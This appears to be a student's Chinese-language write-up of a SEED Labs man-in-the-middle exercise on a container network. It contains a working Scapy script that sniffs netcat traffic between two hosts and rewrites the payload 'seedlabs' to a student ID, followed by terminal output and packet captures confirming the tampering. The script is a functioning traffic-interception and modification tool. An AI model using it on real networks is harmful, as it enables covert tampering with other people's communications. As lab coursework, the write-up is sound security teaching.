与 task2 的操作类似，修改代码如下
将 seedlabs 替换为 57118214




```
from scapy.all import *
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
def spoof_pkt(pkt):
  if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
# Create a new packet based on the captured one.
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)
# Construct the new payload based on the old payload.
    if pkt[TCP].payload:
      data = pkt[TCP].payload.load # The original payload data
      newdata = data.replace(b'seedlabs', b'57118214')
      send(newpkt/newdata)
    else:
      send(newpkt)
  elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
# Create new packet based on the captured one
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].chksum)
    send(newpkt)
f = 'tcp and ether src 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

先把 IP forwarding 开启，建立 A 和 B 的 netcat 连接
在 A 中输入第一个 seedlabs，发现 B 正常输出 seedlabs，说明连接成功




```
root@f29106aaa55b:/# nc 10.9.0.6 9090
seedlabs
```




```
root@e55157371766:/# nc -lp 9090
seedlabs
```

然后关掉 IP forwarding，运行攻击程序进行嗅探、修改、转发
可以看到在 A 中输入第二个 seedlabs，B 会输出 57118214，说明攻击成功




```
root@f29106aaa55b:/# nc 10.9.0.6 9090
seedlabs
seedlabs
```



```
root@e55157371766:/# nc -lp 9090
seedlabs
57118214
```


抓包结果如下



```
1382 2021-07-15 10:03:14… 10.9.0.5          10.9.0.6     TCP       77 56928 → 9090 [PSH, ACK] Seq=1222450979 Ack=577474129 Win=502 …
1383 2021-07-15 10:03:14… 10.9.0.5          10.9.0.6     TCP       77 [TCP Retransmission] 56928 → 9090 [PSH, ACK] Seq=1222450979 A…
1384 2021-07-15 10:03:14… 10.9.0.105        10.9.0.5     ICMP     105 Redirect             (Redirect for host)
1385 2021-07-15 10:03:14… 10.9.0.105        10.9.0.5     ICMP     105 Redirect             (Redirect for host)
1386 2021-07-15 10:03:14… 10.9.0.5          10.9.0.6     TCP       77 [TCP Retransmission] 56928 → 9090 [PSH, ACK] Seq=1222450979 A…
1387 2021-07-15 10:03:14… 10.9.0.5          10.9.0.6     TCP       77 [TCP Retransmission] 56928 → 9090 [PSH, ACK] Seq=1222450979 A…
1388 2021-07-15 10:03:14… 10.9.0.6          10.9.0.5     TCP       68 9090 → 56928 [ACK] Seq=577474129 Ack=1222450988 Win=510 Len=0…
1389 2021-07-15 10:03:14… 10.9.0.6          10.9.0.5     TCP       68 [TCP Dup ACK 1388#1] 9090 → 56928 [ACK] Seq=577474129 Ack=122…
1390 2021-07-15 10:03:14… 10.9.0.105        10.9.0.6     ICMP      96 Redirect             (Redirect for host)
1391 2021-07-15 10:03:14… 10.9.0.105        10.9.0.6     ICMP      96 Redirect             (Redirect for host)
1392 2021-07-15 10:03:14… 10.9.0.6          10.9.0.5     TCP       68 [TCP Dup ACK 1388#2] 9090 → 56928 [ACK] Seq=577474129 Ack=122…
1393 2021-07-15 10:03:14… 10.9.0.6          10.9.0.5     TCP       68 [TCP Dup ACK 1388#3] 9090 → 56928 [ACK] Seq=577474129 Ack=122…
1394 2021-07-15 10:03:14… 10.9.0.5          10.9.0.6     TCP       77 [TCP Spurious Retransmission] 56928 → 9090 [PSH, ACK] Seq=122…
1395 2021-07-15 10:03:14… 10.9.0.5          10.9.0.6     TCP       77 [TCP Spurious Retransmission] 56928 → 9090 [PSH, ACK] Seq=122…
1396 2021-07-15 10:03:14… 10.9.0.6          10.9.0.5     TCP       80 [TCP Dup ACK 1388#4] 9090 → 56928 [ACK] Seq=577474129 Ack=122…
1397 2021-07-15 10:03:14… 10.9.0.6          10.9.0.5     TCP       80 [TCP Dup ACK 1388#5] 9090 → 56928 [ACK] Seq=577474129 Ack=122…
1398 2021-07-15 10:03:14… 10.9.0.6          10.9.0.5     TCP       80 [TCP Dup ACK 1388#6] 9090 → 56928 [ACK] Seq=577474129 Ack=122…
1399 2021-07-15 10:03:14… 10.9.0.6          10.9.0.5     TCP       80 [TCP Dup ACK 1388#7] 9090 → 56928 [ACK] Seq=577474129 Ack=122…
1568 2021-07-15 10:03:15… fe80::616c:786:e76d… ff02::fb  MDNS     169 Standard query response 0x0000 AAAA 2001:da8:1002:a001::6:700…
```

```
  ▸ [SEQ/ACK analysis]
  ▸ [Timestamps]
    TCP payload (9 bytes)
▾ Data (9 bytes)
    Data: 736565646c6162730a
```

```
0000  00 03 00 01 00 06 02 42  0a 09 00 05 00 00 08 00   ·······B ········
0010  45 00 00 3d 7b ba 40 00  40 06 aa e4 0a 09 00 05   E··={·@· @·······
0020  0a 09 00 06 de 60 23 82  48 dd 1f 23 22 6b 8e 51   ·····`#· H··#"k·Q
0030  80 18 01 f6 14 4c 00 00  01 01 08 0a dd e6 16 b8   ·····L·· ········
0040  24 1d 09 b9 73 65 65 64  6c 61 62 73 0a            $···seed labs·
```



```
1395 2021-07-15 10:03:14… 10.9.0.5          10.9.0.6     TCP       77 [TCP Spurious Retransmission] 56928 → 9090 [PSH, ACK] Seq=122…
1396 2021-07-15 10:03:14… 10.9.0.6          10.9.0.5     TCP       80 [TCP Dup ACK 1388#4] 9090 → 56928 [ACK] Seq=577474129 Ack=122…
1397 2021-07-15 10:03:14… 10.9.0.6          10.9.0.5     TCP       80 [TCP Dup ACK 1388#5] 9090 → 56928 [ACK] Seq=577474129 Ack=122…
1398 2021-07-15 10:03:14… 10.9.0.6          10.9.0.5     TCP       80 [TCP Dup ACK 1388#6] 9090 → 56928 [ACK] Seq=577474129 Ack=122…
1399 2021-07-15 10:03:14… 10.9.0.6          10.9.0.5     TCP       80 [TCP Dup ACK 1388#7] 9090 → 56928 [ACK] Seq=577474129 Ack=122…
1568 2021-07-15 10:03:15… fe80::616c:786:e76d… ff02::fb  MDNS     169 Standard query response 0x0000 AAAA 2001:da8:1002:a001::6:700…
```

```
  ▸ [SEQ/ACK analysis]
  ▸ [Timestamps]
    TCP payload (9 bytes)
▾ Data (9 bytes)
    Data: 35373131383231340a
```

```
0000  00 04 00 01 00 06 02 42  0a 09 00 69 00 00 08 00   ·······B ···i····
0010  45 00 00 3d 7b ba 40 00  40 06 aa e4 0a 09 00 05   E··={·@· @·······
0020  0a 09 00 06 de 60 23 82  48 dd 1f 23 22 6b 8e 51   ·····`#· H··#"k·Q
0030  80 18 01 f6 49 b6 00 00  01 01 08 0a dd e6 16 b8   ····I··· ········
0040  24 1d 09 b9 35 37 31 31  38 32 31 34 0a            $···5711 8214·
```